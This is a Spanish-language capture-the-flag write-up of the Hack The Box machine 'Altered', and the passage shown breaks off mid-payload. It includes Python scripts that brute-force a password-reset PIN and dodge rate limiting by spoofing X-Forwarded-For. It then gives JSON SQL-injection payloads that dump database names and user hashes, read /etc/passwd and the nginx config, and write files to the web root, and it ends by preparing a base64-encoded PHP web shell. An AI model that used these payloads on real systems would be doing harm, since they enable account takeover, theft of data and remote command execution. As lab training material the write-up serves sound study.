


Altered

Álvaro Viera López

27 de agosto de 2024



Write Up Style

1. Enumeration

Lo primero es realizar un escaneo de puertos con Nmap

```
└─$ sudo nmap -sS -n -Pn --min-rate 5000 -p- 10.129.227.109
[sudo] password for uned:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-20 20:56 CEST
Warning: 10.129.227.109 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.227.109
Host is up (0.043s latency).
Not shown: 64342 closed tcp ports (reset), 1191 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 28.22 seconds
```

donde se puede apreciar que el puerto 22 y el 80 (por tcp) se encuentran abiertos siendo el 22 el servicio SSH y el 80 una web HTTP. Ahora que se conocen los puertos el siguiente paso es extraer más información con la misma herramienta

```
└─$ sudo nmap -sCV -n -Pn --min-rate 5000 -p22,80 10.129.227.109 -oN nmap.txt
```

```
└─$ cat nmap.txt
# Nmap 7.94SVN scan initiated Sun Aug 18 12:38:37 2024 as: nmap -sCV -n -Pn --min-rate 5000 -p22,80 -oN nmap.txt 10.129.227.109
Nmap scan report for 10.129.227.109
Host is up (0.037s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256  b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256  22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: UHC March Finals
|_ _Requested resource was http://10.129.227.109/login
|_ _http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug 18 12:38:47 2024 -- 1 IP address (1 host up) scanned in 10.34 seconds
```

En principio, no parece que se haya obtenido información relevante. Poco se puede hacer con un servicio SSH si no se cuenta con credenciales, por lo que no queda otra que pasarse directamente al puerto 80, la página web. Antes de acceder desde un navegador es posible recopilar cierta información con ayuda de WhatWeb

```
└─$ whatweb -a 3 http://10.129.227.109
http://10.129.227.109 [302 Found] Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][27], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.227.109], Laravel, Meta-Refresh-Redirect[http://10.129.227.109/login], RedirectLocation[http://10.129.227.109/login], Title[Redirecting to http://10.129.227.109/login], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], nginx[1.18.0]
```


personalmente también utilizo la extensión de Wappalyzer

```
$ cat wappalyzer_10-129.227.109.csv | tr -d "\"" | sed 's/,/ /g' | grep PHP | xargs | sed 's/ /,/g' | grep PHP
http://10.129.227.109,Font,Awesome,;,Google,Font,API,Laravel,Popper,Ngixn,PHP,Ubuntu,Google,Hosted,Libraries,;,jsD
tstrap
```

Ambas están destinadas para el mismo fin. Obtener información sobre los lenguajes, frameworks y recursos de una web. Lo más relevante es el uso de PHP, ya que abre la posibilidad de la existencia de vulnerabilidades como por ejemplo type juggling y/o subir una reverse shell, entre otras.


2. Foothold

Al acceder a la web se produce una redirección al subdirectorio login.




The image shows a web interface titled "UHC Player Dashboard". In the center, there is a "LOGIN" section. Below the title, it says "This portal is for UHC Qualified Players". There are two input fields: one labeled "name" and another labeled "password". Below these fields is a green "Login" button.

Si se introduce un usuario cualquiera la web responde con el mensaje "Invalid Username". Gracias a ello, se puede enumerar usuarios existentes. Es buena idea probar con el típico usuario con privilegios de administrador, "admin":




The image shows the same login page as before, but with an error message. A red banner at the top says "Invalid Username". The "name" input field contains the text "test". The "password" input field is empty, showing four dots and a cursor.

Como la respuesta al intento de inicio de sesión es diferente, se puede asegurar que el usuario admin existe. Además, en este caso, el mensaje de error. "Invalid Passwor", lo verifica




A screenshot of a login interface. At the top, a purple banner displays the message "Invalid Password.". Below this, there are two input fields. The first field contains the text "admin". The second field is a password field, represented by a series of blue dots. The entire form is set against a dark background.

Al introducir una contraseña incorrecta aparece un nuevo botón para cambiar la contraseña por si ha sido olvidada. Se compone de un único campo donde se debe introducir un usuario. En este caso, admin.




A screenshot of a "FORGOT PASSWORD" screen. The title "UHC Player Dashboard" is at the top. Below it, the text "FORGOT PASSWORD" is prominently displayed. Underneath, there is a single input field containing the text "admin". At the bottom of the form, there is a green button labeled "Submit".

Entonces aparece un nuevo formulario que requiere la introducción de un PIN. Dicho pin ha sido enviado a la víctima objetivo. Se puede ver que el PIN consta de cuatro dígitos, que hace factible un ataque de fuerza bruta.



A screenshot of a "FORGOT PASSWORD" screen, similar to the previous one. It features the title "UHC Player Dashboard" and the text "FORGOT PASSWORD". Below this, a purple banner instructs the user to "Enter the pincode emailed to you". There are two input fields: the first contains "admin" and the second contains "1234". A green "Submit" button is located at the bottom of the form.

Al introducir un código erróneo la página muestra un mensaje de error que podemos aprovechar para el ataque, "Invalid Pincode".



A screenshot of a web application interface. At the top, a purple error message box displays the text "Invalid Pincode. Be sure to use the same browser you requested from." Below this, there is a gray input field containing the text "admin". At the bottom, there is a white input field containing the text "1111".

Con python se puede escribir un exploit para dicho propósito, donde se prueba para un usuario predefinido (admin) un pin variable del 1 al 9999. Si en la respuesta aparece el mensaje de error antes expuesto, no es el pin correcto. No olvidarse de añadir la cookie que crea la página al generar el pincode.

```
#!/usr/bin/python3
import requests
url_pin = 'http://10.129.227.109/api/resettoken'
def pin_force(pin,j):
    data = {
        'name': 'admin',
        'pin': f'{pin}'
    }
    cookies = {
        'laravel_session': 'eyJpdiI6Im1WNngyckRvdy9JQmplV0NZI'
    }
    rp = requests.post(url_pin,data=data,cookies=cookies)
    return rp.text
pin=1
j=1
while True:
    print(f'[+] Pin code {pin}')
    if 'Invalid Pincode' not in pin_force(pin,j):
        print('[-] Saliendo ... ')
        break
    pin += 1
```

Al ejecutar el exploit, este realizará el ataque de fuerza bruta probando uno a uno los valores del pin.

```
[+] Pin code 57
[+] Pin code 58
[+] Pin code 59
[+] Pin code 60
[+] Pin code 61
[-] Saliendo ...
```

Si ahora se ingresa el número 61 aparecerá el siguiente mensaje.

429 | TOO MANY REQUESTS

esto es debido a que se ha excedido el ratio del número de peticiones, indicando que existe algún tipo de medida de seguridad. Es común que el servidor realice el conteo de peticiones tomando como referencia la ip del emisor, por lo que alterando la ip incrustada en la petición se podrá bypasear la restricción. Una forma de hacerlo es añadiendo una cabecera destinada a tomar la ip del emisor en la request. Puede que el servidor no espere esta acción y acabe interpretando su valor. Sin embargo, el número de cabeceras destinadas a ello es grande. En este caso, tras probar unas pocas, se logró evadir la restricción con la cabecera "X-Forwarded-For".

```
#!/usr/bin/python3

import requests

url_pin = 'http://10.129.227.109/api/resettoken'

def pin_force(pin,j):
    data = {
        'name': 'admin',
        'pin': f'{pin}'
    }
    headers = {
        'X-Forwarded-For': f'127.0.0.{j}'
    }
    cookies = {
        'laravel_session': 'eyJpdiI6Im1WNngyckRvdy9JQmplV0NZbGdWdEE9PSIsInZhbnVlIjo1'
    }
    rp = requests.post(url_pin, data=data, cookies=cookies, headers=headers)
    return rp.text

pin=1
j=1
while True:
    if pin%50 == 0:
        j += 1
        print(f'[+] Vamos por el pin: {pin}')
    if 'Invalid Pincode' not in pin_force(pin,j):
        print(f'[+] Pin code {pin}')
        print('[-] Saliendo... ')
        break
    pin += 1
```

Ejecutando el exploit se obtiene el pin correcto:

```
[+] Vamos por el pin: 750
[+] Vamos por el pin: 800
[+] Vamos por el pin: 850
[+] Vamos por el pin: 900
[+] Vamos por el pin: 950
[+] Vamos por el pin: 1000
[+] Vamos por el pin: 1050
[+] Vamos por el pin: 1100
[+] Pin code 1130
[-] Saliendo...
```

Enter the pincode emailed to you

admin

1130|

entonces, el servidor permite cambiar la contraseña del usuario admin.

CHANGE PASSWORD

admin|

Submit

y se produce una nueva redirección al directorio root.

UHC Player List			
Big0us is a man of mystery, there is not much known about him and due to winning the first UHC Season 1 Tournament, there isn't much footage for others to study. The only thing about this guy is what is on his blog and that he can hack.			
#	Name	Country	Profile
1	big0us	Brazil	View

aquí se puede ver una lista de usuarios junto con un botón (view) que al pulsarlo la web muestra una especie de descripción. Estas descripciones no poseen información sensible. Abriendo el Firefox Developer Tools se puede observar en el código de la web un script que gestiona el botón y la aparición del texto.

```

<header id="header" class="header"></header>
<script>
function getBio(id,secret) { $.ajax({ type: "GET", url: 'api/getprofile', data: { id: id, secret: secret }, success:
function(data) { document.getElementById('alert').style.visibility = 'visible'; document.getElementById('alert').innerHTML =
data; } }); } $(document).ready(function() { $('#GetBio').click(function(event){ event.preventDefault(); alert("test");
$("#alert").html("data"); }); $('#loginform').submit(function() { $.ajax({ type: "GET", url: 'api/getprofile', data: { password:
$("#password").val() }, success: function(data) { document.getElementById('alert').style.visibility = 'visible';
document.getElementById('alert').innerHTML = data; } }); return false; }); });
</script>

```


Se puede observar que al pulsarlo se realiza una petición GET a la dirección relativa "/api/getprofile" junto con dos parámetros, id y secret. Inspeccionando más el código se encuentra dichos pares de valores.

```

<td>
  <span class="profile">
    <a id="GetBio" href="#" onclick="getBio( '1', '89cb389c73f667c5511ce169033089cb' );">View</a>
  </span>


```

al tomar un par y enviarlo a dicha dirección se obtiene la descripción asociada al par. Si se alteran los valores del par, en lugar de obtener la descripción, aparece un mensaje de tipo "Tampered data detected". Esto indica que, en principio, los únicos valores permitidos son los pares de la página anterior. Es posible que al enviar el id y el secret se compare su contenido con alguna entrada de una base de datos.




Big0us is a man of mystery, there is not much known about him and due to winning the first UHC Season 1 Tournament, thing players can gather about this guy is what is on his [blog](#) and that he can hack.

con ayuda de BurpSuite analizamos la request.



Antes de empezar con las inyecciones se recomienda ver como está montada la petición. Se prueba si se aceptan distintos métodos http, con especial atención al método post ya que también se emplea para enviar datos a través de parámetros. Este método no está permitido.



Una alternativa es escribir enviar una petición GET con cuerpo, dado que está permitido en el protocolo http. Esto permite situar los parámetros en el body siendo susceptibles a ciertas técnicas de hackeo si es que el servidor interpreta el body.

[illegible]


parece que no le está gustando. Otro truquito para información enviada a través del cuerpo es cambiar su estructura a JSON. Este cambio nos devuelve la descripción del id=1. Se ha conseguido una nueva forma de enviar la solicitud de manera que el servidor la interprete correctamente. Quizá desde esta nueva solicitud se pueda burlar alguna restricción.

[illegible]


Anteriormente se detectó el uso de php. PHP es un lenguaje de programación que puede ser vulnerable a type juggling. En pocas palabras, el type juggling consiste en cambiar el tipo de dato de un input para corromper la aplicación o permitir aprovecharse de otra vulnerabilidad. Si se inyecta el boolean true dentro del parámetro id para que se interprete como una comparación siempre cierta se obtiene una respuesta satisfactoria, confirmando el type juggling.

[illegible]


otra forma de apreciar el type juggling es enviando el 1 como string en lugar de como integer




Sin embargo, aún es imposible la inyección, ya que es detectada por el servidor




Parece que no se puede hacer mucho más con el parámetro `id` por lo que se procede a probar con el parámetro `secret` y resulta que también es vulnerable a type juggling.



Además, evita que al cambiar el contenido de id el servidor responda con un "Tampered data detected", pudiendo así intentar inyectar código. Si se escribe una SQL statement que es siempre cierta el servidor la interpreta correctamente. Esto significa que es vulnerable a SQLi.



Primero se intenta obtener el número de columnas de la query mediante el order by. La respuesta será satisfactoria si se acierta con el número de columnas que, en este caso, se trata de 3.



Una vez se sabe el número de columnas, se puede hacer lo siguiente.

```
0 Content-Type: application/json
1 Content-Length: 53
2
3 {
4   "id": "10 union select 1,2,3",
5   "secret":true
6 }
```

A veces, si el valor del parámetro que acompaña a la inyección es correcto, no se muestra el contenido del union select, tratándose entonces de una blind SQLI, cuya dificultad de explotación es mayor. Esto puede evitarse al cambiar dicho valor. En este caso, al introducir un número no contenido entre el 1 y el 9 incluidos la web nos muestra los datos extraídos por el union select en la posición 3.

La idea está en aprovechar esta posición para extraer contenido de la base de datos. Empezando con la extracción del nombre de las bases de datos

```
Content-Length: 110
{
  "id": "10 union select 1,2,group_concat(schema_name) from information_schema.schemata",
  "secret":true
}
```

Luego con extracción del nombre de las tablas de la base de datos "uhc"

```
Content-Length: 132
{
  "id": "10 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='uhc'",
  "secret":true
}
```

Después el nombre de las columnas de users

```
Content-Type: application/json
Content-Length: 134
{
  "id": "10 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'",
  "secret":true
}
```

y por último el contenido de users

```
Content-Type: application/json
Content-Length: 94
{
  "id": "10 union select 1,2,group_concat(name,'','password') from users",
  "secret":true
}
```

Se trata de los hashes de las contraseñas de los usuarios que se encontraron en la web donde estos estaban listados. Al intentar crackearlos sin éxitos asumimos que las contraseñas son robustas. Así que hay que buscar una forma alternativa de conseguir el acceso al sistema.

Mediante SQLI también se pueden leer archivos

```
Content-Type: application/json
Content-Length: 76
{
  "id": "10 union select 1,2,load_file('/etc/passwd')",
  "secret":true
}
```

Anteriormente se detectó que se trata de un nginx. En este tipo de servidor, la dirección raíz puede aparecer en el archivo `/etc/nginx/sites-available/default`

```
3 {
4     "id": "10 union select 1,2,load_file('/etc/nginx/sites-available/default')",
5     "secret":true
6 }
```


```
16 listen 80 default_server;
17 listen [::]:80 default_server;
18
19 root /srv/alterd/public;
20
```

Además de leer archivos, también existe la posibilidad de crearlos. Ahora que se sabe la dirección raíz del servidor se puede intentar subir una web-shell en esta localización.

```
{
  "id": "10 union select 1,2,'test' into outfile '/srv/alterd/public/test.txt'",
  "secret":true
}
```

```
17 <meta name="viewport" content="width=
18
19 <title>
  Server Error
  </title>
```

El servidor responde con un error. Sin embargo, al comprobar la existencia del nuevo archivo se observa que ha sido creado correctamente.



A screenshot of a web browser window. The address bar shows the URL `10.129.227.109/test.txt`. Below the address bar, there are several tabs: HTB, SSJI, SSTI in Flask/Jinja2, Excel HTB, and HackingRadiofrecuencia. The main content area of the browser displays the text `test`.


Como el contenido de una web-shell puede entrar en conflicto, es mejor subir el contenido en base 64

```
$ echo -n '<?php system($_GET["cmd"])?>' | base64
PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSsk/Pg==
```

```
{
